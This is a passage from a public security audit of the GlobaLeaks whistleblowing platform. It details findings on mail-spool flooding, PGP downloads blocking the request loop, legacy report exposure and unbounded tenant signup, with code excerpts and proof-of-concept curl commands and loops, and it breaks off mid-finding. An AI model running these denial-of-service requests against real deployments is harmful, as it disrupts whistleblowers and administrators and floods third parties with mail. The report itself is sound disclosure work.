The generic rate limiter does not apply any bucket to internal-user preference updates. It only throttles whistleblower paths under `/api/whistleblower/` for authenticated whistleblower sessions, and login paths for unauthenticated requests. There is no per-account, per-destination, per-tenant, or per-system limit for `email_validation` messages.

A malicious recipient does not need administrator privileges or a public endpoint: a normal recipient session can send repeated preference updates to arbitrary email addresses. This creates queued `Mail` rows, consumes notification delivery capacity, and can cause third parties to receive unwanted validation emails from the GlobaLeaks deployment.

Relevant code:

```
backend/globaleaks/handlers/user/__init__.py

188 class UserInstance(BaseHandler):
192     check_roles = 'user'
193     invalidate_cache = True
...
200     def put(self):
201         request = self.validate_request(self.request.content.read(),
requests.UserUserDesc)
203         return update_user_settings(self.session.user_tid,
204                                     self.session,
205                                     request,
206                                     self.request.language)
```

```
backend/globaleaks/handlers/user/__init__.py

144 # If the email address changed, send a validation email
145 if request['mail_address'] != user.mail_address:
146     token = generateRandomKey()
147     user.change_email_address = request['mail_address']
148     user.change_email_date = datetime_now()
149     user.change_email_token = sha256(token).decode()
...
155     template_vars = {
156         'type': 'email_validation',
157         'user': user_desc,
158         'new_email_address': request['mail_address'],
159         'validation_token': token,
160         'node': db_admin_serialize_node(session, tid, user.language),
161         'notification': db_get_notification(session, tid, user.language)
162     }
164     State.format_and_send_mail(session, tid, user_desc['mail_address'],
template_vars)
```

```
backend/globaleaks/rest/requests.py

155 UserUserDesc = {
156     'username': str,
157     'name': str,
158     'description': str,
159     'public_name': str,
160     'role': user_role_regexp,
161     'password_change_needed': bool,
162     'mail_address': email_regexp,
163     'pgp_key_remove': bool,
164     'pgp_key_fingerprint': str,
165     'pgp_key_expiration': str,
166     'pgp_key_public': str,
167     'language': str,
168     'notification': bool
169 }
```

```
backend/globaleaks/rest/decorators.py

90  if self.session:
91      user_id = self.session.user_id.encode()
93      if self.session.role == 'whistleblower' and path.startswith(b'/api/
whistleblower/'):
94          if self.request.path == b'/api/whistleblower/submission':
95              block = State.RateLimit.check(...)
...
112         else:
113             if not self.upload_handler:
114                 delay = State.RateLimit.check(b"operations_per_second_per_repo
rt:" + user_id, ...)
...
127 else:
128     if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
129         delay = State.RateLimit.check(...)
```

PoC

Steps to reproduce

1. Authenticate as a normal recipient or other internal user.

```
X-Session: <recipient session id>
```

2. Submit a normal preferences update with a new email address. Repeat the request, changing the address each time or even reusing the same unvalidated address.

```
curl -s -X PUT 'https://TARGET/api/user/preferences' -H 'Content-Type: application/
json' -H 'X-Session: <recipient-session>' --data '{
    "username":"recipient1",
    "name":"Recipient One",
    "description":"",
    "public_name":"Recipient One",
    "role":"receiver",
    "password_change_needed":false,
    "mail_address":"target001@example.net",
    "pgp_key_remove":false,
    "pgp_key_fingerprint":"",
    "pgp_key_expiration":"",
    "pgp_key_public":"",
    "language":"en",
    "notification":true
  }'
```

3. Inspect the database mail spool or destination inboxes.

```
Every accepted request queues an email_validation message. The user's canonical
mail_address remains unchanged until validation, so repeated requests continue to
generate fresh tokens and queued mail.
```

Expected result

Email-change validation should be rate-limited and duplicate-suppressed per account and destination. Repeated requests for an already-pending address should reuse the existing pending token or refuse until the previous validation expires.

Actual result

Each preference update with a syntactically valid address that differs from the current confirmed address creates a fresh validation token and queued email, without any internal-user rate-limit bucket or queue bound.

Impact

This is an authenticated availability and abuse issue. A malicious recipient can use the service's notification infrastructure to send validation email volume to arbitrary addresses, grow the persistent mail spool, consume SMTP delivery capacity, and damage the deployment's notification reputation. The attack does not require administrator configuration authority.

Impacted users or systems:

- GlobaLeaks deployments with notification delivery enabled.
- Third-party email recipients targeted by unwanted validation messages.
- Operators relying on the same mail spool and SMTP service for security-sensitive notifications.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**High**

CWE-770 Allocation of Resources Without Limits or Throttling

CWE-400 Uncontrolled Resource Consumption

Low 8.11 F-099 - PGP downloads stall request loop

Repeated large downloads with recipient-side PGP enabled can tie up the main request loop and degrade the entire service.

IMPACT	COMPONENT	FOUND BY
Service denial of service	**Backend**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

Recipient direct attachment downloads synchronously PGP-encrypt the requested file on the Twisted reactor whenever the requesting recipient has configured a PGP public key. A malicious recipient can set their own PGP key, upload or select a large report attachment, and repeatedly request `/api/recipient/rfiles/0` or `/api/recipient/wbfiles/1` to force the single reactor thread to run GnuPG over the full file before streaming begins. GET handlers are not rate-limited, so this can delay unrelated requests across the service.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/base.py - BaseHandler.write_file_as_download()
backend/globaleaks/handlers/recipient/rtip.py - WhistleblowerFileDownload.get(),
ReceiverFileDownload.get()
backend/globaleaks/handlers/user/__init__.py - parse_pgp_options(),
update_user_settings()
backend/globaleaks/rest/decorators.py - decorate_method()
/api/recipient/wbfiles/<uuid>
/api/recipient/rfiles/<uuid>
```

Description:

Recipients can configure their own PGP public key through the normal user preferences path. The direct recipient attachment download handlers then fetch that same `user.pgp_key_public` value and pass it to `BaseHandler.write_file_as_download()`.

For a recipient with a PGP key, `write_file_as_download()` creates a temporary output file and calls `PGPContext(pgp_key).encrypt_file(_fp, fp.name)` before `FileSender` begins streaming the response. That call runs synchronously in the request handler after the database lookup has yielded back to the Twisted reactor. The handler therefore blocks the single reactor thread while GnuPG reads and encrypts the whole attachment.

The affected endpoints are `GET` handlers. `decorate_method()` only applies `decorator_rate_limit()` to `delete`/`post`/`put` methods, so repeated direct download `GET`s are not constrained by the configured role operation rate limits. This is related to, but distinct from, the existing report-export reactor-blocking issue: no report ZIP export is needed, and the direct file endpoints can trigger the synchronous PGP wrapping path on a single attachment.

Relevant code:

```
# backend/globaleaks/handlers/user/__init__.py
if not remove_key and pgp_key_public:
    pgpctx = PGPContext(pgp_key_public)
    user.pgp_key_public = pgp_key_public
    user.pgp_key_fingerprint = pgpctx.fingerprint
    user.pgp_key_expiration = pgpctx.expiration
```

```
# backend/globaleaks/handlers/recipient/rtip.py
return ifile.name, ifile.id, wbfile.id, rtip.crypto_tip_prv_key,
rtip.deprecated_crypto_files_prv_key, user.pgp_key_public
...
yield self.write_file_as_download(name, filelocation, pgp_key)
```

```
# backend/globaleaks/handlers/recipient/rtip.py
rfile, rtip, pgp_key = db_get(session,
                              (models.ReceiverFile,
                               models.ReceiverTip,
                               models.User.pgp_key_public),
                              ...)
...
yield self.write_file_as_download(name, filelocation, pgp_key)
```

```
# backend/globaleaks/handlers/base.py
def write_file_as_download(self, filename, fp, pgp_key=''):
    if isinstance(fp, str):
        fp = self.open_file(fp)

    if pgp_key:
        filename += '.pgp'
        _fp = fp
        fp = NamedTemporaryFile()
        PGPContext(pgp_key).encrypt_file(_fp, fp.name)
```

```
# backend/globaleaks/rest/decorators.py
if method in ['delete', 'post', 'put']:
    f = decorator_require_session_or_token(f)
    if State.settings.enable_rate_limiting:
        f = decorator_rate_limit(f)
```

PoC

The issue is reproducible on a deployment with at least one recipient account and one report assigned to that recipient. The attacker needs only normal recipient access to the report and the ability to configure their own PGP public key.

Steps to reproduce

1. Log in as the recipient and configure any valid PGP public key for that recipient account. One way to generate a test key locally is:

```
gpg --batch --passphrase '' --quick-generate-key 'gl-audit@example.invalid'
rsa2048 encr 0
gpg --armor --export 'gl-audit@example.invalid' > /tmp/recipient.asc
```

Then update the recipient preferences by fetching the current preference document and replacing the PGP fields:

```
curl -sS -H 'x-session: <recipient-session>' 'https://<host>/api/user/preferences'
> /tmp/prefs.json

jq --rawfile key /tmp/recipient.asc '.pgp_key_public=$key | .pgp_key_remove=false'
/tmp/prefs.json > /tmp/prefs-with-pgp.json

curl -sS -X PUT 'https://<host>/api/user/preferences' -H 'x-session: <recipient-
session>' -H 'content-type: application/json' --data @/tmp/prefs-with-pgp.json
```

2. Upload a large recipient file to a report the same recipient can access, using a size near the tenant's configured `maximum_filesize`:

```
dd if=/dev/urandom of=/tmp/rfile.bin bs=1M count=30

curl -sS -X POST 'https://<host>/api/recipient/rtips/<report-uuid>/
rfiles?flowFilename=rfile.bin&flowIdentifier=<unique-
id>&flowTotalSize=31457280&flowChunkNumber=1&flowTotalChunks=1&visibility=public' -
H 'x-session: <recipient-session>' -F 'file=@/tmp/rfile.bin'
```

Record the returned receiver-file UUID. An existing whistleblower file visible to the recipient can also be used through `/api/recipient/wbfiles/0`.

3. Request the direct download endpoint repeatedly from one or more connections:

```
for i in $(seq 1 10); do
  curl -sS -H 'x-session: <recipient-session>' 'https://<host>/api/recipient/
rfiles/<receiver-file-uuid>' -o "/tmp/direct-$i.pgp" &
done

# In another shell while the downloads are starting:
time curl -sS 'https://<host>/api/health'
wait
```

Expected result

Direct attachment downloads should not monopolize the Twisted reactor. Expensive PGP wrapping should run off the reactor with bounded concurrency, be streamed in a back-pressure-aware way, or be protected by a download-specific resource budget and rate limit.

Actual result

Each direct download request performs full-file PGP encryption synchronously before streaming starts. While GnuPG reads and encrypts the attachment, the single Twisted reactor thread is occupied and unrelated requests can be delayed. Repeating the GET requests compounds the delay because GET handlers are not covered by the operation rate limiter.

Impact

This is a recipient-triggered availability issue in a whistleblowing platform. A malicious recipient can use ordinary report access and their own PGP preference to make direct attachment downloads perform expensive CPU and disk work on the service reactor, delaying submissions, report access, authentication, and administrative actions for other users.

Impacted users or systems:

- Whistleblowers submitting or accessing reports while the reactor is blocked.

- Other recipients and administrators using the same backend process.
- Deployments where recipients enable PGP-wrapped downloads and reports contain large attachments.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-1322 Use of Blocking Code in Single-threaded, Non-blocking Context

CWE-770 Allocation of Resources Without Limits or Throttling

CWE-400 Uncontrolled Resource Consumption

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 8.12 F-107 - Channel recipients could read reports when not encrypted

On installations originally deployed before GlobaLeaks 3.0.0 in February 2018, subsequently upgraded, and still retaining reports created without encryption, a channel recipient may receive clear-text answers for a report that remains visible in the channel list but is no longer directly assigned. Reports created with the current encrypted storage model are not affected.

IMPACT	COMPONENT	FOUND BY
Report data exposure	**Backend**	**GPT-5.5, xhigh reasoning, v3**

This condition is retained as a legacy compatibility advisory and is not classified as a current product vulnerability. Its technical impact applies only to pre-existing unencrypted report data preserved across an upgrade.

Details

Affected source code, component, endpoint, or function:

```
GET /api/recipient/rtips
backend/globaleaks/handlers/recipient/__init__.py:get_receivertips()
backend/globaleaks/handlers/recipient/rtip.py:db_revoke_tip_access(),
db_access_rtip()
backend/globaleaks/handlers/whistleblower/submission.py:db_create_submission()
```

Description:

`get_receivertips()` first builds `receiver_contexts` from contexts where `allow_recipients_selection` is false and the current recipient is assigned to the context. The main report-list query then returns a report if either the report's context is in `receiver_contexts` or the joined `ReceiverTip` row belongs to the current recipient.

That `OR` condition means a report remains visible in the list when the current recipient is still assigned to the non-selectable context but no longer has a `ReceiverTip` row for the specific report. The code marks such rows as `accessible = False`, but it only clears questionnaire answers in the encrypted-report branch. The disclosure is possible only for historical report rows whose answers were stored in clear text before version 3.0.0 and remained in the database after upgrade. Current encrypted reports are redacted by the existing encrypted-report branch.

The affected path involves a recipient who remains assigned to the context but whose report-specific access has been revoked. For retained legacy clear-text reports, the list endpoint can expose answers despite the direct `ReceiverTip` access boundary.

Relevant code:

```
backend/globaleaks/handlers/recipient/__init__.py:
66     receiver_contexts = [
67         context_id[0] for context_id in session.query(models.Context.id)
68                                                 .join(models.ReceiverContext,
69                                                       models.Context.id ==
models.ReceiverContext.context_id)
70
.filter(models.Context.allow_recipients_selection == False,
71
models.ReceiverContext.receiver_id == receiver_id
72                                                      ).all()
73     ]
...
77     for rtip, itip, answers, data in session.query(models.ReceiverTip,
78                                                    models.InternalTip,
79                                                    models.InternalTipAnswers,
80                                                    models.InternalTipData) \
...
85                                             .filter(or_(models.InternalTip.cont
ext_id.in_(receiver_contexts),
86
models.ReceiverTip.receiver_id == receiver_id),
87                                                     models.InternalTip.tid ==
tid,
88
models.InternalTip.update_date >= updated_after,
89
models.InternalTip.update_date <= updated_before,
90                                                     models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
91
models.InternalTipAnswers.internaltip_id == models.ReceiverTip.internaltip_id) \
92                                           .group_by(models.ReceiverTip.id):
93         answers = answers.answers  # noqa: PLW2901
94         label = itip.label
95         accessible = rtip.receiver_id == receiver_id
96         if itip.crypto_tip_pub_key and accessible:
...
103         elif itip.crypto_tip_pub_key:
104             # remove useless and unusable crypted data
105             answers = ""  # noqa: PLW2901
106             label = ""
...
115         if accessible or itip.id not in dict_ret:
116             dict_ret[itip.id] = {
...
130                 'answers': answers,
...
138                 'accessible': accessible
139             }
```

```
backend/globaleaks/handlers/recipient/rtip.py:
117 def db_revoke_tip_access(session, tid, user_id, itip, receiver_id):
127     rtip = session.query(models.ReceiverTip) \
128         .filter(models.ReceiverTip.internaltip_id == itip.id,
129                 models.ReceiverTip.receiver_id == receiver_id).one_or_none()
130     if rtip is None:
131         return False
132
133     session.delete(rtip)
```

```
backend/globaleaks/handlers/recipient/rtip.py:
574 def db_access_rtip(session, tid, user_id, itip_id):
584     return db_get(session,
585                   (models.User, models.ReceiverTip, models.InternalTip),
586                   (models.User.id == user_id,
587                    models.InternalTip.id == itip_id,
588                    models.ReceiverTip.receiver_id == models.User.id,
589                    models.ReceiverTip.internaltip_id == models.InternalTip.id,
590                    models.InternalTip.tid == tid))
```

```
backend/globaleaks/handlers/whistleblower/submission.py:
260     if crypto_is_available:
261         answers = Base64Encoder.encode(GCE.asymmetric_encrypt(itip.crypto_tip_
pub_key, json.dumps(answers, cls=JSONEncoder).encode())).decode()
262
263     db_set_internaltip_answers(session, itip.id, questionnaire_hash, answers,
itip.creation_date)
```

PoC

Steps to reproduce

The following regression setup models an upgraded database containing retained pre-3.0.0 data. Disabling encryption is used only to construct the historical fixture and does not represent a supported current deployment configuration.

1. Prepare a test database originating from a pre-3.0.0 installation, with encryption disabled when the legacy report is created, and configure a non-selectable context containing two recipients, `recipient-a` and `recipient-b`. Give `recipient-a` the `can_grant_access_to_reports` permission so that `recipient-a` can revoke another recipient's report access through the recipient API.

```
Config.encryption: false. Context.allow_recipients_selection: false. Context
receivers: [recipient-a, recipient-b]. recipient-a.can_grant_access_to_reports:
true.
```

2. Create the unencrypted report in the pre-3.0.0 fixture, then upgrade the test installation while retaining the report and its recipient assignments. The remaining steps are performed against the upgraded installation.

```
POST /api/whistleblower/submission HTTP/1.1
X-Session: <whistleblower-session>
Content-Type: application/json

{
  "context_id": "<non-selectable-context-id>",
  "receivers": ["<recipient-a-id>", "<recipient-b-id>"],
  "identity_provided": false,
  "answers": {
    "<field-id>": [
      {"value": "sensitive unencrypted report answer", "index": 0}
    ]
  },
  "score": 0,
  "receipt": "<new-receipt>"
}
```

3. As `recipient-a`, revoke `recipient-b` from that specific report.

```
PUT /api/recipient/rtips/<report-id> HTTP/1.1
X-Session: <recipient-a-session>
Content-Type: application/json

{
  "operation": "revoke",
  "args": {
    "receiver": "<recipient-b-id>"
  }
}
```

4. As `recipient-b`, request the report detail endpoint and the report-list endpoint.

```
GET /api/recipient/rtips/<report-id> HTTP/1.1
X-Session: <recipient-b-session>
```

```
GET /api/recipient/rtips HTTP/1.1
X-Session: <recipient-b-session>
```

5. Observe that the detail endpoint is denied because `recipient-b` no longer has a `ReceiverTip` row, while the list endpoint still includes the report and returns the clear answer data.

```
{
  "id": "<report-id>",
  "accessible": false,
  "answers": {
    "<field-id>": [
      {"value": "sensitive unencrypted report answer", "index": 0}
    ]
  },
  "status": "opened",
  "substatus": null,
  "comment_count": 0,
  "file_count": 0,
  "receiver_count": 1
}
```

Expected result

After upgrade, recipient APIs should not return questionnaire answers for either encrypted reports or retained legacy reports when `accessible` is false. If the product intentionally keeps non-selectable-context subscription rows visible, the list response should strip sensitive report contents for those rows.

Actual result

In an upgraded database containing retained legacy clear-text answers, `GET /api/recipient/rtips/0` enforces direct `ReceiverTip` access and rejects the revoked recipient, but `GET /api/recipient/rtips` returns the same report through the context-membership fallback and includes those answers even though `accessible` is false. Reports created with encryption are not affected.

Impact

The technical impact is limited to installations first deployed before version 3.0.0 in February 2018, later upgraded, and still retaining reports created without encryption. In that legacy condition, a channel recipient can receive complete clear-text answers after report-specific access has been removed, resulting in high conditional confidentiality impact. The behavior does not modify reports or affect their availability.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Impacted users or systems:

- Upgraded legacy installations retaining pre-existing unencrypted reports.
- Tenants using non-selectable contexts with multiple recipients and recipient-managed report-access revocation.
- Whistleblowers whose legacy reports are in a context that includes a recipient whose report-specific access was revoked.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**None**	**None**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-862 Missing Authorization

CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

9 DoS

Availability findings sit lower than confidentiality and integrity in this report's threat model, but they still matter for a whistleblowing channel. The findings below are conditions a single, often unauthenticated, visitor can use to exhaust server state, stall the request loop, or interrupt access to already-filed reports.

Medium 9.1 F-049 - Support mail queues unbounded

Unauthenticated requests can turn the support endpoint into a mail flood against administrators and the notification spool.

IMPACT	COMPONENT	FOUND BY
Mail spool exhaustion	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

`POST /api/support` accepts any valid session or proof-of-work token and queues a support email to the root and tenant administrator notification lists. The endpoint is not covered by the login, report, or whistleblower-operation rate-limit buckets, and the submitted support text is stored as the queued email body without an endpoint-specific size or queue limit. A remote unauthenticated client that obtains ordinary public tokens can repeatedly enqueue administrator support mail and grow the persistent mail spool until asynchronous delivery or the two-week cleanup removes it.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/support.py - SupportHandler.post(),
generate_support_email()
backend/globaleaks/rest/decorators.py - decorator_require_session_or_token(),
decorator_rate_limit()
backend/globaleaks/state.py - State.schedule_support_email()
backend/globaleaks/transactions/__init__.py - db_schedule_email()
backend/globaleaks/jobs/notification.py - Notification.spool_emails()
backend/globaleaks/jobs/cleaning.py - Cleaning.clean()
POST /api/support
```

Description:

The support endpoint is registered as a normal API route and uses check_roles = 'any'. For POST requests the generic decorators require only a session or token before the handler runs. A public client can obtain proof-of-work tokens from /api/auth/token, solve them, and submit /api/support without an account.

The rate-limit decorator does not create a bucket for /api/support. Without a session, it only throttles /api/auth/authentication and /api/auth/receiptauth; with a session, it only throttles whistleblower paths under /api/whistleblower/. A token-only support request therefore reaches the handler with no endpoint-specific delay or block.

SupportHandler.post() reads the JSON body, validates only that mail_address matches the email regexp and text is a Python str, and calls State.schedule_support_email(). That function iterates over the root and tenant administrator notification lists and asynchronously inserts one Mail row per recipient. The Mail model stores the whole body as UnicodeText. Notification delivery later fetches up to 100 queued messages per pass and sleeps between sends, while daily cleanup deletes queued mail only after 14 days.

This is materially distinct from the public signup allocation issue: it does not depend on public signup being enabled or on unique tenant subdomains, and it targets the administrator notification spool directly through the always-registered support endpoint.

Relevant code:

```
backend/globaleaks/handlers/support.py

14  class SupportHandler(BaseHandler):
18      check_roles = 'any'
20      def post(self):
21          request = self.validate_request(self.request.content.read(),
22                                          requests.SupportDesc)
24          email = generate_support_email(request['mail_address'],
25                                         self.request.hostname,
26                                         request['text'])
28          self.state.schedule_support_email(self.request.tid, email)
```

```
backend/globaleaks/rest/decorators.py

15  BYPASS_PATHS = {b"/api/auth/token", b"/api/auth/type", b"/api/report"}
21  def decorator_require_session_or_token(f):
23      def wrapper(self, *args, **kwargs):
24          if self.request.path not in BYPASS_PATHS and not
has_session_or_token(self):
25              raise errors.InternalServerError("Invalid request: No token and no
session")
27          return f(self, *args, **kwargs)
...
79  def decorator_rate_limit(f):
90      if self.session:
93          if self.session.role == 'whistleblower' and path.startswith(b'/api/
whistleblower/'):
...
128     else:
129         if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
130             delay = State.RateLimit.check(...)
...
176 if method in ['delete', 'post', 'put']:
177     f = decorator_require_session_or_token(f)
178     if State.settings.enable_rate_limiting:
179         f = decorator_rate_limit(f)
181 f = decorator_authentication(f, roles)
```

```
backend/globaleaks/state.py

221 def schedule_support_email(self, tid, text):
222     subject = "Support request"
223     delivery_list = set.union(set(self.tenants[1].cache.notification.admin_lis
t),
224                               set(self.tenants[tid].cache.notification.admin_l
ist))
226     for mail_address, pgp_key_public in delivery_list:
227         body = text
...
239         tw(db_schedule_email, tid, mail_address, subject, body)
```

```
backend/globaleaks/transactions/__init__.py

23  def db_schedule_email(session, tid, address, subject, body):
24      return db_add(session,
25                    models.Mail,
26                    {
27                      'address': address,
28                      'subject': subject,
29                      'body': body,
30                      'tid': tid,
31                    })
```

```
backend/globaleaks/jobs/notification.py

240 @transact
241 def get_mails_from_the_pool(session):
247     for mail in session.query(models.Mail).order_by(models.Mail.creation_date)
.limit(100):
...
266 @defer.inlineCallbacks
267 def spool_emails(self):
268     mails = yield get_mails_from_the_pool()
269     for mail in mails:
270         sent = yield self.state.sendmail(mail['tid'], mail['address'],
mail['subject'], mail['body'])
271         if sent:
272             yield tw(db_del, models.Mail, models.Mail.id == mail['id'])
274         yield deferred_sleep(1)
```

```
backend/globaleaks/jobs/cleaning.py

44  # delete emails older than two weeks
45  db_del(session, models.Mail, models.Mail.creation_date < datetime_now() -
timedelta(14))
```

PoC

Steps to reproduce

1. Obtain a normal public proof-of-work token and solve it.

```
curl -s -X POST 'https://TARGET/api/auth/token'
```

2. Submit a support request with the solved token. Repeat with fresh tokens.

```
curl -s -X POST 'https://TARGET/api/support' -H 'Content-Type: application/json' -
H 'X-Token: <token-id>:<valid-proof-of-work-answer>' --data '{
    "mail_address":"attacker@example.net",
    "text":"support queue load test 000001"
  }'
```

3. Inspect the database mail spool or administrator inbox.

```
Each accepted request inserts one Mail row for every root or tenant administrator
notification recipient. The endpoint does not consume a support-specific rate-
limit bucket, and queued mail can remain until delivery succeeds or the daily
cleanup deletes mail older than 14 days.
```

Expected result

Public support requests should be bounded by a support-specific per-IP, per-tenant, and per-system throttle, a maximum support-message length, and a bounded queued-notification policy. A token-only client should not be able to create unbounded administrator mail.

Actual result

Any caller with a valid proof-of-work token or session can call `/api/support`; token-only calls are not delayed or blocked by the generic rate limiter, and each accepted request persists administrator notification mail in the database.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Impact

This is an availability and abuse issue for deployments with administrator notification email configured. A remote unauthenticated attacker can use ordinary proof-of-work tokens to fill the notification spool, generate administrator support-message volume, consume SMTP delivery capacity, and delay legitimate system notifications. If multiple administrator notification addresses are configured, one request creates multiple queued mail rows.

Impacted users or systems:

- GlobaLeaks administrators receiving support notifications.
- Deployments whose database, notification queue, or SMTP service capacity is shared with production notification traffic.
- Tenants relying on timely administrative and system notification delivery.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Medium**	**High**

CWE-770 Allocation of Resources Without Limits or Throttling

CWE-400 Uncontrolled Resource Consumption

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Medium 9.2 F-054 - Signup allocates tenant state

With public signup enabled, an attacker can keep creating inactive tenants and associated mail until database and queue growth becomes operationally expensive.

IMPACT	COMPONENT	FOUND BY
Persistent resource exhaustion	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

When public signup is enabled, `POST /api/signup` creates a new inactive tenant, subscriber row, default tenant configuration, language/status rows, and notification mail for every unique submitted subdomain. The endpoint is not covered by the backend's login or submission rate-limit buckets, so an unauthenticated remote client with ordinary proof-of-work tokens can repeatedly allocate persistent database state and queued email until the daily cleanup removes old pending signups.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/signup.py - signup(), Signup.post()
backend/globaleaks/handlers/admin/tenant.py - db_create(),
db_initialize_tenant_submission_statuses()
backend/globaleaks/rest/decorators.py - decorator_rate_limit()
backend/globaleaks/jobs/cleaning.py - Cleaning.clean()
POST /api/signup
```

Description:

The public signup API is intended to let unauthenticated users register new tenants when the root tenant enables signup. Each accepted request calls db_create_tenant(), creates a Subscriber row, and queues activation/admin-notification emails. The code deletes only still-pending signups that reuse the same subdomain; it does not enforce a per-IP, per-email, per-system, or pending-tenant quota.

The generic rate-limit decorator only applies unauthenticated login throttles to /api/auth/authentication and /api/auth/receiptauth. /api/signup therefore requires a proof-of-work token through decorator_require_session_or_token(), but it does not consume any signup-specific rate-limit bucket. Because /api/auth/token itself is public, a client can obtain fresh tokens and submit many unique subdomains.

Pending signup tenants are removed only by the daily cleaning job after 24 hours, and queued mail rows are retained for up to two weeks. A remote attacker can therefore force persistent database growth, mail queue growth, and admin notification volume on signup-enabled multi-tenant deployments without completing activation.

Relevant code:

```
backend/globaleaks/handlers/signup.py

24  def signup(session, request, language):
27      config = ConfigFactory(session, 1)
29      if not config.get_val('enable_signup'):
30          raise errors.ForbiddenOperation
...
44      tids = [tid for (tid,) in session.query(models.Tenant.id).filter(
45          models.Subscriber.subdomain == request['subdomain'],
46          models.Subscriber.activation_token.isnot(None),
47          models.Tenant.id == models.Subscriber.tid
48      ).all()]
50      db_del(session, models.Tenant, models.Tenant.id.in_(tids))
52      tenant = db_create_tenant(session, {'active': False,
53                                          'name': request['subdomain'],
54                                          'subdomain': request['subdomain'],
55                                          'mode': config.get_val('mode')})
57      signup = models.Subscriber(request)
58      signup.tid = tenant.id
59      session.add(signup)
...
83      State.format_and_send_mail(session, 1, signup.email, template_vars)
...
97          State.format_and_send_mail(session, 1, user_desc['mail_address'],
template_vars)
```

```
backend/globaleaks/handlers/admin/tenant.py

18  def db_initialize_tenant_submission_statuses(session, tid):
...
27      for s in [{'tid': tid, 'id': 'new', ...},
28                {'tid': tid, 'id': 'opened', ...},
29                {'tid': tid, 'id': 'closed', ...}]:
30          session.add(models.SubmissionStatus(s))
...
34  def db_create(session, desc):
35      t = models.Tenant()
37      t.active = desc['active']
38      session.add(t)
41      session.flush()
...
50      models.config.initialize_config(session, t.id, desc['mode'])
...
59      for var in ['mode', 'name', 'subdomain']:
60          db_set_config_variable(session, t.id, var, desc[var])
62      models.config.add_new_lang(session, t.id, language, appdata)
64      db_initialize_tenant_submission_statuses(session, t.id)
```

```
backend/globaleaks/rest/decorators.py

129     if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
130         delay = State.RateLimit.check(b"logins_per_minute_per_tenant_per_ip:"
+ tid + b":" + client_ip,
...
177     f = decorator_require_session_or_token(f)
178     if State.settings.enable_rate_limiting:
179         f = decorator_rate_limit(f)
```

```
backend/globaleaks/jobs/cleaning.py

48      # delete the tenants created via signup that has not been completed in 24h
49      tids = [tid for (tid,) in session.query(models.Subscriber.tid).filter(
50          models.Subscriber.activation_token != '',
51          models.Subscriber.tid == models.Tenant.id,
52          models.Subscriber.registration_date < datetime_now() -
timedelta(days=1)
53      ).all()]
54      db_del(session, models.Tenant, models.Tenant.id.in_(tids))
...
37      # delete emails older than two weeks
38      db_del(session, models.Mail, models.Mail.creation_date < datetime_now() -
timedelta(14))
```

PoC

Steps to reproduce

1. Enable public signup on the root tenant.

```
Root tenant configuration: enable_signup = true
```

2. Obtain a normal proof-of-work token from the public token endpoint, solve it, and submit a signup with a unique subdomain. Repeat with new subdomains such as `load000001`, `load000002`, and so on.

```
curl -s -X POST 'https://TARGET/api/auth/token'

curl -s -X POST 'https://TARGET/api/signup' \
  -H 'Content-Type: application/json' \
  -H 'X-Token: <token-id>:<valid-proof-of-work-answer>' \
  --data '{
    "subdomain":"load000001",
    "name":"Load",
    "surname":"Test",
    "phone":"",
    "email":"attacker@example.net",
    "organization_name":"Load Test 000001",
    "organization_tax_code":"",
    "organization_vat_code":"",
    "organization_location":"",
    "tos1":true,
    "tos2":true
  }'
```

3. Inspect the database or admin tenant list before the daily cleanup job runs.

```
Each accepted request creates an inactive Tenant plus Subscriber, Config,
EnabledLanguage, SubmissionStatus, and Mail rows. The rows persist until cleanup
deletes pending signups older than 24 hours; queued mail can remain for up to two
weeks.
```

Expected result

Public signup should enforce a bounded allocation policy, such as per-IP and per-system signup throttles, a pending-signup quota, and bounded queued notifications. A single unauthenticated client should not be able to create unbounded tenant state.

Actual result

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

The signup endpoint accepts every unique subdomain while signup is enabled and only deletes pending rows for the same subdomain. It is not part of the backend rate-limit buckets, so repeated requests allocate persistent tenant and mail state until asynchronous cleanup runs.

Impact

This is an availability issue in signup-enabled multi-tenant deployments. A remote unauthenticated attacker can grow the application database, fill the pending tenant list, and create queued activation/admin notification email at a rate limited only by token solving and external request filtering. The impact is stronger when notification delivery is enabled because each signup also schedules outbound mail.

Impacted users or systems:

- Multi-tenant GlobaLeaks deployments with public signup enabled.
- Administrators receiving signup alert notifications.
- Operators whose database, mail queue, or notification service capacity is shared with production tenants.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Medium**	**High**

CWE-770 Allocation of Resources Without Limits or Throttling

CWE-400 Uncontrolled Resource Consumption

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Medium 9.3 F-058 - Reset requests flood mail spool

Password-reset requests can be abused to generate targeted reset mail and fill both the spool and reset-token storage.

IMPACT	COMPONENT	FOUND BY
